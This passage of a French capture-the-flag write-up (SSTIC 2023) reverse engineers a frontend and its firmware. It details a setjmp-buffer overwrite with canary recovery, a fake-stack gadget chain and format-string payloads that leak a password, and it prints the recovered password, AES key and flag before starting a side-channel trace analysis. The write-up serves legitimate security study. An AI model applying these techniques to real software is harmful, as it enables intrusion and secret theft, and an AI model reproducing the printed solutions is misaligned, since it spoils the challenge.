  memcpy(&DAT_00115020 + (ulong)local_12c * 0x114,&DAT_00115d70,0x114);
  if ((&DAT_00115020)[(ulong)local_12c * 0x114] == '\0') {
                /* WARNING: Subroutine does not return */
   __assert_fail("p->encrypted == true","src/box-A.c",0xae,"send_data_for_encryption");
```

```
   }
   local_12c = local_12c + 1;
  } while( true );
}
```

La fonction encrypt commence par envoyer chaque message du tableau de message vers le firmware avec des commandes 0x1337. Puis une commande 0x1338 est envoyé vers le firmware pour demander le chiffrement des messages. Les messages chiffrés sont reçus du serveur et copiés dans le tableau des messages. Et enfin les messages sont convertis en hexadecimal (sprintf(«%02X») avant d'être envoyé vers le client.

NB : Les commandes envoyés vers le firmware et les réponses reçues du firmware ont une longueur fixe de 0x11C octets. Ils sont constitués d'un entête de 8 octets suivi de la structure message.

La structure des messages et des commandes / réponse échangées avec le firmware sont les suivantes :

Structure de données du programme

```
A/Tableau des messages

struct message {
        uint32_t        IsEncrypted;    // 0: Clear message, 1: Encrypted Message
        uint32_t        cLength;        // Message length for messages in the clear
        uint32_t        message_id;
        uint8_t         data[256];
        uint32_t        crc32;
        uint32_t        eLength;        // Message length for encrypted messages
};

struct message  messageArray[10];
uint32_t        msg_cnt;        // Number of message in the message array
bool_t          IsArrayFull;    // Is the message Array full ?


B/ Buffer de requete pour le backend.
enum _cmd_id {
        ADD_DATA                = 0x1337,
        ENCRYPT                 = 0x1338,
        DECRYPT                 = 0x1339,
        SIGN                    = 0x133A,
        CLOSE                   = 0x133B,
        CHECK_PASSWORD          = 0x133C,
        GET_FIRMWARE            = 0x133D
};
struct cmd_resp_backend {
        uint32_t        status;     // 1: Command successful, 0: Command failed
        uint32_t        cmd_id;
        struct message  msg;
        };
```

1. Bugs du Frontend

A/ View encrypted message

L'appel à View Data pour des messages chiffrés n'affiche que le premier caractère du message.

B/ La vérification de la longueur des messages chiffrés est incorrecte pour les données en hexadécimal

Encrypted message with length%16==8

En entrant un message chiffré en hexadecimal on peut obtenir un message chiffré avec une longueur qui n'est pas un multiple de la taille du cipher bloc.

C/ compteur de message *DAT_00115ae8* toujours incrémenté

Le compteur de message *DAT_00115ae8* est incrémenté même en cas d'erreur comme

=> Message de taille nulle.

=> Message avec un mauvais CRC32.

D/ Message array Overflow

Il est possible d'écrire plus de 10 messages dans le tableau des messages. Il faut provoquer une exception lors de l'appel à la fonction Get_message_data() lors de l'appel pour le 10ème message par exemple en entrant une taille à 0. De cette façon le flag IsArrayFull n'est pas mis à 1.

En écrivant en dehors des limites du tableau de message on peut écraser le buffer du setjmp !

E/ La fonction de téléchargement du code du firmware (0x133D) ne nécessite pas de mot de passe. La vérification du mot de passe est indépendante du téléchargement du firmware. Donc en compromettant le frontend on pourra télécharger le firmware sans connaitre le mot de passe.

2. Analyse dynamique

On peut tester en local sur un PC avec qemu.

```
qemu-aarch64  -L /usr/aarch64-linux-gnu ./ld-linux-aarch64.so.1 --library-path /home/jbeuque/SSTIC/2023/L2/backup/deviceC
./frontend_service.bin
```

NB : Il est nécessaire d'utiliser un simulateur de backend pour que le programme *frontend_service* puisse fonctionner. On a développé le programme *crypt_server.py* (disponible en annexe) dans ce but.

3. Exploit 1 du frontEnd

On va corrompre le buffer du setjmp pour appeler la fonction de chargement du firmware (sans avoir besoin du mot de passe).

Le layout de la mémoire est le suivant :

0x115010 : Flag Message Array IsFull

*0x115020 : Message_Array (size: 0x114 * 10)*

0x115ae8 : Message cnt

0x115c20 : buffer exception msg

0x115c30 : Buffer setjmp

0x115D68 : Buffer Cmd

Le buffer set jmp est situé à 0xC30-0x20 = 0xC10 = 0x114*11 + 12 + 40 (Il y a un entête de 12 octets dans la structure message)

Le setjmp buffer est donc situé à l'offset 40 de la zone de données du 12eme message du tableau message Array.

Le code de la fonction longjmp est le suivant :

Le registre x0 contient l'adresse du buffer setjmp.

A partir des données sauvegardées dans le buffer setjmp, La fonction va restaurer les registres x19 à x29, les registres d10 à d15 et les registres sp et pc. Le pc pointe sur l'instruction juste après l'appel à setjmp.

Les registres sp et pc sont sauvegardés dans le buffer setjmp XORé avec le stack canary.

Mais lors de l'appel à setjmp, le registre x29 contenait la valeur de sp. Comme le registre x29 est sauvegardé en clair, on peut retrouver la valeur du stack canary.

```
longjmp:
0x400188a104:    ldp     x19, x20, [x0]
  0x400188a108:  ldp     x21, x22, [x0, #16]
  0x400188a10c:  ldp     x23, x24, [x0, #32]
  0x400188a110:  ldp     x25, x26, [x0, #48]
  0x400188a114:  ldp     x27, x28, [x0, #64]
  0x400188a118:  ldp     x29, x4, [x0, #80]
  0x400188a11c:  adrp    x2, 0x40019a0000
  0x400188a120:  ldr     x2, [x2, #3672]
  0x400188a124:  ldr     x3, [x2]
  0x400188a128:  eor     x30, x4, x3   // PC Addr
  0x400188a12c:  ldp     d8, d9, [x0, #112]
  0x400188a130:  ldp     d10, d11, [x0, #128]
  0x400188a134:  ldp     d12, d13, [x0, #144]
  0x400188a138:  ldp     d14, d15, [x0, #160]
  0x400188a13c:  ldr     x4, [x0, #104]
  0x400188a140:  adrp    x2, 0x40019a0000
  0x400188a144:  ldr     x2, [x2, #3672]
  0x400188a148:  ldr     x3, [x2]
  0x400188a14c:  eor     x5, x4, x3   // SP addr
  0x400188a150:  mov     sp, x5
  0x400188a154:  cmp     x1, #0x0
```

```
0x400188a158:   mov     x0, #0x1                // #1
0x400188a15c:   csel    x0, x1, x0, ne  // ne = any
0x400188a160:   br      x30
```

Setjmp buffer leakage

On va d'abord utiliser Add_data pour ajouter 11 messages de longueur 0.

Puis on ajoute un message de longueur 256 (Après avoir donnée la longueur et le message_id, on entre une valeur invalide quand le programme demande : « Data in hex?(y/n) ». De cette manière la zone de données n'est pas modifiée.

On peut alors appeler View_data pour récupérer le contenu du setjmp buffer dans le 12ème message.

```
x29                 : 1093b6dbffff0000
pc addr ^ canary    : 00644914698f7784
sp addr ^ canary    : 9ce871703cda7784
Canary              : 8c7bc7abc3257784
pcaddr              : 8c1f8ebfaaaa0000

0000000000000000
0000000000000000
0000000000000000
60408EBFAAAA0000
0100000000000000
B894B6DBFFFF0000
0100000000000000
00C00785FFFF0000
98368EBFAAAA0000
0000000000000000
00400B85FFFF0000
F41E8EBFAAAA0000
0000000000000000
C894B6DBFFFF0000
0000000000000000
1093B6DBFFFF0000
00644914698F7784
0000000000000000
9CE871703CDA7784
0000000000000000
0000000000000000
0000000000000000
0000000000000000
```

Setjmp buffer modification

On peut trouver la valeur du stack canary calculant le xor du registre x29 et de la valeur (sp ^ canary) (car on a x29 == sp).

On peut ensuite modifier la valeur du pc sauvegardé dans le setjmp buffer en ajoutant un offset de (0x102F1C - 0x101F8C).

```
00102f1c e0 0f 40 f9    ldr     x0,[sp, #local_38]
00102f20 9f ff ff 97    bl      FUN_00102d9c                    undefined FUN_00102d9c()
```

Le code en 0x102F1C va charger dans le registre x0 l'adresse du tableau avec les file descriptors des sockets vers le client et vers le firmware et va ensuite appeler la fonction FUN_00102d9c() qui déclenche le chargement du firmware.

Il faut aussi modifier la valeur du registre sp dans le buffer setjmp pour que [sp, #local_38] contienne l'adresse du tableau avec les file descriptors des sockets. Pour cela, on ajoute un offset de (0x4001825e50 - 0x4001825ed0) au registre sp.

Pour écrire la valeur du setjmp buffer modifié, on effectue les opérations suivantes :

On appelle Encrypt pour remettre à zéro le compteur de message.

Puis on ajoute 11 messages de longueur 0.

Enfin on ajoute un message de longueur 256 qui contient le setjmp buffer modifié. Ce dernier message va écraser le setjmp buffer d'origine.

Puis on rentre dans le menu admin et on envoie une option invalide pour déclencher l'appel à longjmp. L'appel à longjmp va déclencher le chargement du firmware.

Le code de l'exploit est disponible en annexe dans le programme : *tst_devExt_exploit.py*

3. Reverse engineering du firmware

Le binaire du firmware téléchargé est un fichier ELF ARM64 non fonctionnel car il ne contient que la section .text.

On utilise Ghidra pour désassembler et décompiler le programme.

Le reverse est assez simple car de nombreuses fonctions sont identiques à celle du frontend et on identifie facilement la fonction de dispatch du traitement des commandes.

1. Fonction main()

```
undefined8 Main_FUN_00101e30(void)

{
 undefined4 uVar1;
 undefined4 uVar2;
 undefined4 uVar3;

 uVar1 = Listen_socket_FUN_00101ef4(0x539);
 uVar2 = Accept_FUN_00101ffc(uVar1);
 Load_IVs_FUN_001010c8(_DAT_00115fa0);
 memset_FUN_00100e80(_DAT_00115ff0,0,0x148);
 uVar3 = _setjmp_FUN_00100db0(_DAT_00115ff0 + 2);
 *(undefined4 *)(_DAT_00115ff0 + 1) = uVar3;
 Init_data0_FUN_001010ac();
 if (*(int *)(_DAT_00115ff0 + 1) != 0) {
  Send_Exception_Msg_FUN_00102180(*_DAT_00115ff0,uVar2);
 }
 Cmd_dispatch_FUN_00101c6c(uVar2);
 close_FUN_00100ee0(uVar2);
 close_FUN_00100ee0(uVar1);
 return 0;
}
```

La fonction main ouvre une socket en écoute sur le port 1337 pour attendre les connexions du frontend. Ensuite elle initialise un tableau d'IVs pour le chiffrement à partir d'un fichier (probablement /dev/urandom).

Elle initialise un setjmp buffer puis elle appel la fonction de dispatch des commandes.

2. Fonction cmd_dispatch()

```
void Cmd_dispatch_FUN_00101c6c(undefined4 param_1)

{
 uint uVar1;
 uint local_4;

 do {
  Recv_Cmd_FUN_00102d60(param_1);
  uVar1 = _DAT_00115fb8[1];
  if (uVar1 == 0x133e) {
   local_4 = Cmd_133E_FUN_00101150(param_1);
   local_4 = local_4 & 0xff;
  }
  else {
   if (uVar1 < 0x133f) {
    if (uVar1 == 0x133d) {
     local_4 = Cmd_getFirmware_FUN_00101a00(param_1);
     local_4 = local_4 & 0xff;
```

```
      goto LAB_00101dcc;
    }
    if (uVar1 < 0x133e) {
      if (uVar1 == 0x133c) {
        local_4 = Cmd_Check_password_FUN_00101944(param_1);
        local_4 = local_4 & 0xff;
        goto LAB_00101dcc;
      }
      if (uVar1 < 0x133d) {
        if (uVar1 == 0x133b) {
          return;
        }
        if (uVar1 < 0x133c) {
          if (uVar1 == 0x133a) {
            local_4 = Cmd_Sign_FUN_0010162c(param_1);
            local_4 = local_4 & 0xff;
          }
          else {
            if (0x133a < uVar1) goto LAB_00101dc4;
            if (uVar1 == 0x1339) {
              local_4 = Cmd_Decrypt_FUN_00101830(param_1);
              local_4 = local_4 & 0xff;
            }
            else {
              if (0x1339 < uVar1) goto LAB_00101dc4;
              if (uVar1 == 0x1337) {
                local_4 = Cmd_Add_Data_FUN_00101340();
                local_4 = local_4 & 0xff;
              }
              else {
                if (uVar1 != 0x1338) goto LAB_00101dc4;
                local_4 = Cmd_Encrypt_FUN_00101718(param_1);
                local_4 = local_4 & 0xff;
              }
            }
          }
          goto LAB_00101dcc;
        }
      }
    }
  }
LAB_00101dc4:
    local_4 = 0;
  }
LAB_00101dcc:
  Clear_Cmd_buffer_FUN_00102db8();
  _DAT_00115fb8[1] = 0x1336;
  *_DAT_00115fb8 = local_4;
  Send_Response_FUN_00102d8c(param_1);
  if (local_4 == 0) {
    *_DAT_00115ff0 = 0;
    _longjmp_FUN_00100f90(_DAT_00115ff0 + 2,1);
    return;
  }
 } while( true );
}
```

La fonction de dispatch appel Recv_Cmd_FUN_00102d60 pour recevoir une commande de 0x11C octets dans le buffer de commande. Puis en fonction de la valeur du champ cmd_id, elle appel la fonction de traitement correspondant.

On constate qu'il existe une commande 0x133E qui n'est pas utilisée par le frontend.

3. Fonction Cmd_133E()

```
ulong Cmd_133E_FUN_00101150(undefined4 param_1)

{
 undefined4 *puVar1;
 undefined4 *puVar2;
 int iVar3;
 ulong uVar4;
 ulong extraout_x1;
 undefined8 local_30;
 undefined8 uStack40;
 undefined8 local_20;
 undefined8 uStack24;
 undefined local_10;
 long local_8;

 puVar2 = _DAT_00115fb8;
 local_8 = *_DAT_00115fd0;
 puVar1 = _DAT_00115fb8 + 2;
 if (((*(char *)puVar1 == '\0') && (_DAT_00115fb8[3] == 0x20)) &&
    (iVar3 = CRC32_FUN_00102c64(_DAT_00115fb8 + 5,_DAT_00115fb8[3]), iVar3 == puVar2[0x45])) {
  iVar3 = strncmp_FUN_00100e60(puVar2 + 5,_DAT_00116030,puVar2[3]);
  if (iVar3 == 0) {
    *_DAT_00115fb8 = 1;
    _DAT_00115fb8[1] = 0x1337;
    puVar2[3] = 0x20;
    memcpy_FUN_00100d80(puVar1,0x116010,0x20);
    Send_Response_FUN_00102d8c(param_1);
    uVar4 = 1;
  }
  else {
    *_DAT_00115fb8 = 0;
    local_30 = 0;
    uStack40 = 0;
    local_20 = 0;
    uStack24 = 0;
    local_10 = 0;
    snprintf_FUN_00100e10(&local_30,0x21,puVar2 + 5);
    _DAT_00115fb8[1] = 0x1337;
    puVar2[3] = 0x32;
    memcpy_FUN_00100d80(puVar1,0x104788,0x32);
    Clear_Cmd_buffer_FUN_00102db8();
    Send_Response_FUN_00102d8c(param_1);
    FUN_00100e90(1);
    puVar2[3] = 0x20;
    memcpy_FUN_00100d80(puVar1,&local_30,0x20);
    Send_Response_FUN_00102d8c(param_1);
    uVar4 = 0;
  }
 }
 else {
  uVar4 = 0;
 }
 if (local_8 - *_DAT_00115fd0 != 0) {
  __stack_chk_fail_FUN_00100ed0(_DAT_00115fd0,uVar4,local_8 - *_DAT_00115fd0,0);
  uVar4 = extraout_x1;
 }
 return uVar4 & 0xffffffff;
}
```

La commande 133E compare les 32 octets reçues dans la commande avec le mot de passe du firmware.

Si le mot de passe est correct, elle retourne alors la clef de chiffrement AES de 256 bits utilisée par le firmware.

Si le mot de passe est incorrect, elle retourne un message de réponse à 0 (après l'appel à Clear_cmd_buffer) et ensuite le résultat de l'appel snprintf() sur les données de la commande.

On a ici une vulnérabilité de type format string.

4. Exploit 2 du frontEnd

On va développer un nouvel exploit sur le frontend pour appeler la commande 0x133E du firmware.

Dans ce but on va créer une « fausse pile » en utilisant le tableau de message afin d'enchainer plusieurs appels dans le frontend :

- Envoie d'une commande arbitraire vers le firmware, (pc : 0x1023b4)
- Réception de la réponse du firmware, (pc : 0x102fa8)
- Envoie de la réponse vers le client. (pc : 0x1023b4)
- Réception de la réponse du firmware, (pc : 0x102fa8)
- Envoie de la réponse vers le client. (pc : 0x1023b4)

Il faut appeler 2 fois la réception de la réponse du firmware car le firmware envoie d'abord un buffer vide avant d'envoyer le résultat du snprintf.

```
001023b4 e0 1b 40 b9    ldr       w0,[sp, #local_8]
001023b8 e2 03 00 aa    mov       x2,x0
001023bc e1 0b 40 f9    ldr       x1,[sp, #local_10]
001023c0 e0 1f 40 b9    ldr       w0,[sp, #local_4]
001023c4 6f fa ff 97    bl        <EXTERNAL>::write                    ssize_t write(int __fd, void * _
001023c8 1f 20 03 d5    nop
001023cc fd 7b c2 a8    ldp       x29=>local_20,x30,[sp], #0x20
001023d0 c0 03 5f d6    ret
```

L'adresse 0x1023b4 permet d'effectuer un write arbitraire, il faut placer sur la pile : l'adresse du buffer à envoyer, la longueur et le file descripteur où écrire les données. On utilise cette adresse pour envoyer la commande 0x133E vers le firmware et également pour envoyer la réponse du frontend vers le client.

(NB : Le buffer de la commande 0x133E à envoyer vers le firmware est placé dans un autre message du tableau de message).

```
00102fa8 82 23 80 52    mov       w2,#0x11c
00102fac 80 00 00 d0    adrp      x0,0x114000
00102fb0 01 d8 47 f9    ldr       x1=>DAT_00115d68,[x0, #0xfb0]
00102fb4 e0 1f 40 b9    ldr       w0,[sp, #local_4]
00102fb8 34 fd ff 97    bl        Recv_FUN_00102488
```

L'adresse 0x102fa8 permet au frontend de recevoir une réponse du firmware. Il faut mettre sur la pile le file descriptor de la socket pour communiquer avec le firmware.

Le code de l'exploit est disponible en annexe dans le programme : *tst_devExt_exploit.py*

5. Format string vulnerability

La vulnérabilité format string du snprintf va nous permettre d'obtenir des fuites d'information lors de l'appel strncmp() avec le mot de passe du firmware.

On va utiliser ces informations pour retrouver la valeur du mot de passe.

Le code de la fonction strncmp de la glibc pour aarch64 est disponible ici :

https://elixir.bootlin.com/glibc/latest/source/sysdeps/aarch64/strncmp.S

Les registres x3 et x4 sont utilisés par la fonction strncmp pour charger les données à comparer. x3 pour data1 et x4 pour data2. Le mot de passe est le deuxième paramètre de l'appel à strncmp, c'est donc x4 qui nous intéresse.

On peut obtenir la valeur du registre x4 après l'appel à strncmp grâce à la vulnérabilité format string.

Si on appelle la commande 0x133E avec « %lx%lx » en paramètre on va obtenir la valeur de x3 et x4 en retour de la commande. On peut aussi utiliser « %2$lx » pour obtenir seulement le deuxième paramètre c'est-à-dire x4.

L'adresse des données dans le buffer de commande n'est pas alignée sur un multiple de 8 car il y a un entête de 12 octets dans la structure message. On est donc dans le cas « misaligned8 » dans l'appel de la fonction strncmp :

Un commentaire dans le code source explique le fonctionnement de la fonction pour des données non alignées :

```
/* The following diagram explains the comparison of misaligned strings.
        The bytes are shown in natural order. For little-endian, it is
        reversed in the registers. The "x" bytes are before the string.
        The "|" separates data that is loaded at one time.
        src1  |aaaaaaaa|bbbccccc|...
        src2  |xxxxxaaa aaaaabbb|ccccc...
        After shifting in each step, the data looks like this:
            STEP_A    STEP_B    STEP_C
        data1 aaaaaaaa bbbccccc bbbccccc
        data2 aaaaaaaa bbb00000 000ccccc
        The bytes with "0" are eliminated from the syndrome via mask.
        Align SRC2 down to 16 bytes. This way we can read 16 bytes at a
        time from SRC2. The comparison happens in 3 steps. After each step
        the loop can exit, or read from SRC1 or SRC2. */
```

Pour comparer les 32 octets du mot de passe :

- Les 4 premiers octets sont comparés séparément.
- Ensuite on compare un mot de 8 octets
- Puis un mot de 4 octets
- Puis encore un mot de 4 octets
- Puis encore un mot de 8 octets.
- Et enfin un mot de 4 octets

Pour les 4 premiers octets si les octets de data1 et data2 sont différent, on sort de la fonction et le registre x4 va contenir le premier octet du mot de passe qui est différent de celui donné en paramètre avec la commande 0x133E.

On trouve les 4 premiers octets du mot de passe avec les commandes suivantes :

```
passwd =  b'%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx.'
passwd =   b'2%lx.%lx.%lx.%lx.%lx.%lx.%lx.%lx'
 passwd =   b'2r%lx.%lx.%lx.%lx.%lx.%lx.%lx.%x'
 passwd =   b'2rg%lx.%lx.%lx.%lx.%lx.%lx.%lx.x'
```

Les 4 premiers caractères du mot de passe sont « 2rgz ».

Ensuite la valeur retournée dans x4 est égale au mot de data2 comparé décalé vers la gauche d'un nombre de bit égale au nombre de bit de poids fort qui sont identiques entre les mots comparés de data1 et de data2. Comme le mot de passe est en ASCII, les bits de poids fort des octets du mot de passe sont à 0. Donc si on préfixe %2$lx avec le caractère \xFF, on est sûr de n'avoir aucun bit de poids fort en commun, donc la valeur dans x4 ne sera pas décalée vers la gauche et on aura dans x4 un morceau du mot de passe.

On utilise le paramètre : b'2rgz\xFF%lx.%lx.%lx.%lx.%lx.%lx.%lx' avec la commande 0x133E pour obtenir les 8 caractères suivants du mot de passe. «nbit/67a »

b'2rgz\xFF%lx.%lx.%lx.%lx.%lx.%lx.%lx'

b'2rgznbit/67a\xFF%2$lx'

b'2rgznbit/67aKZgP\xFF%2$lx'

b'2rgznbit/67aKZgPVOQk\xFF%2$lx'

Comme on connait les 20 premiers caractères du mot de passe, il n'y a plus que 12 caractères pour afficher le registre x4. On ne peut pas l'afficher en entier les 8 octets en hexadécimal, on ne peut avoir que les 6 premiers octets de x4.

b'2rgznbit/67aKZgPVOQkgFAzUr\xFF%2$lx'

Comme la valeur retournée dans x4 est décalé vers la gauche du nombre de bits identiques entre les mots comparés, on obtient maintenant les 2 octets suivants :

b'2rgznbit/67aKZgPVOQkgFAzUrkH\xFF%2$lx'

b'2rgznbit/67aKZgPVOQkgFAzUrkH9\xFF%2$lx'

b'2rgznbit/67aKZgPVOQkgFAzUrkH9%2$lx'

b'2rgznbit/67aKZgPVOQkgFAzUrkH9K%2$lx'

b'2rgznbit/67aKZgPVOQkgFAzUrkH9K\xFF%2$lx'

2rgznbit/67aKZgPVOQkgFAzUrkH9K9

On brute force le dernier caractère du mot de passe.

<u>On trouve le mot de passe</u>

```
Password = 2rgznbit/67aKZgPVOQkgFAzUrkH9K9d
```

On peut alors appeler la commande 0x133E pour obtenir la clef AES du firmware.

AES_MK = 04C6CB31E7F3BA694CC01F50D6573F8D22BE2E1BD7861E176D5B4ED43C13F9F9

Et on peut utiliser cette clef pour déchiffrer le flagC :

SSTIC{ba75fa41a81c43c1095588250d45af850cfcec187ae269f2389829224ae6060b}

7. Level 2d : Side channel

On dispose d'un fichier *data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5* qui contient les enregistrements d'une attaque par faute sur un device dont on veut extraire la clef secrète.

Le fichier est au format h5 : Hierarchical Data Format (version 5). On peut lire son contenu à l'aide du package python h5py.

```
import h5py
import matplotlib.pyplot as plt
import numpy as np
filename = "data_34718ec031bbb6e094075a0c7da32bc5056a57ff082c206e6b70fcc864df09e9.h5"


with h5py.File(filename, "r") as f:
    # Print all root level object names (aka keys)
    # these can be group or dataset names
    print("Keys: %s" % f.keys())
    # get first object name/key; may or may NOT be a group
    k_leakage = list(f.keys())[0]
    k_mask = list(f.keys())[1]
    k_response = list(f.keys())[2]

    d_leakage = f[k_leakage][()]  # returns as a numpy array
    d_mask = f[k_mask][()]  # returns as a numpy array
    d_response = f[k_response][()]  # returns as a numpy array


    print(k_leakage)
    print(k_mask)
    print(k_response)

    print(d_leakage.shape)
    print(d_mask.shape)
    print(d_response.shape)


    plt.plot(d_leakage[0], label="leakage")
    #plt.plot(d_leakage[1], label="leakage")
    #plt.plot(d_leakage[50], label="leakage")
    #plt.plot(d_leakage[133], label="leakage")
    plt.legend()
    plt.show()
```

Le fichier contient 3 tableaux : « leakage », « mask » et « response ».

Les dimensions des tableaux sont

Leakage :	25000 x 600
Mask:	25000 x 32
Response :	25000 x 4


Les tableaux mask et reponse contiennent des entiers compris entre 0 et 255.

Le tableau leakage contient des valeurs entre 0.0 et 0.22.

On comprend que le tableau mask correspond à des valeurs de 32 octets qui sont envoyé en entrée au device à tester. Il y a 25000 tests réalisés. Le tableau response contient la réponse du device pour les valeurs du mask. La réponse est toujours 78,65,67,75 « NACK » en ascii pour les 25000 tests. (Aucune des 25000 valeurs de masks ne correspond à la clef cherchée).

Enfin le tableau leakage contient des mesures sur un canal auxiliaire (i.e. side channel attack) pendant le traitement du mask par le device.

Les courbes des valeurs de leakage ont l'aspect suivant :




Elles présentent un pic très net. Parmi les 25000 courbes, les pics possibles de la courbe sont situés entre l'abscisse 50 et l'abscisse 339 et à l'abscisse 345.

La répartition est uniforme pour chaque position des pics de 50 à 339, il y a environ 0.3 % des courbes parmi les 25000.


Les courbes leakage présentant un pic à l'abscisse 345 sont différentes. Elles représentent 11% des 25000 courbes.

De plus toutes les courbes ayant un pic de 50 à 339 sont rigoureusement identiques à l'exception de l'emplacement du pic. Par contre les courbes ayant le pic en 345 présentent des différences après le pic.

Le graphique suivant représente la superposition de toutes les courbes ayant un pic en 345. (Voir *smem_show345.py* en annexe).



Si on observe les valeurs de 420 à 490, on trouve 32 pics répartis uniformément. Pour chaque pic il y a 9 valeurs possibles.



En corrélant les valeurs des masks avec la position des pics des courbes ayant le pic principal en 345, on trouve que les 32 pics nous donnent **la distance de Hamming** (i.e. le nombre de bits différents) pour chacun des 32 octets entre le mask et la clef du device.

(NB : Comme l'énoncé parle d'attaque par faute, on suppose que le pic principal sur les courbes leakage correspond à l'injection de la faute (par exemple un pic de tension), on a une réponse utile uniquement quand la faute se produit à l'emplacement 345).

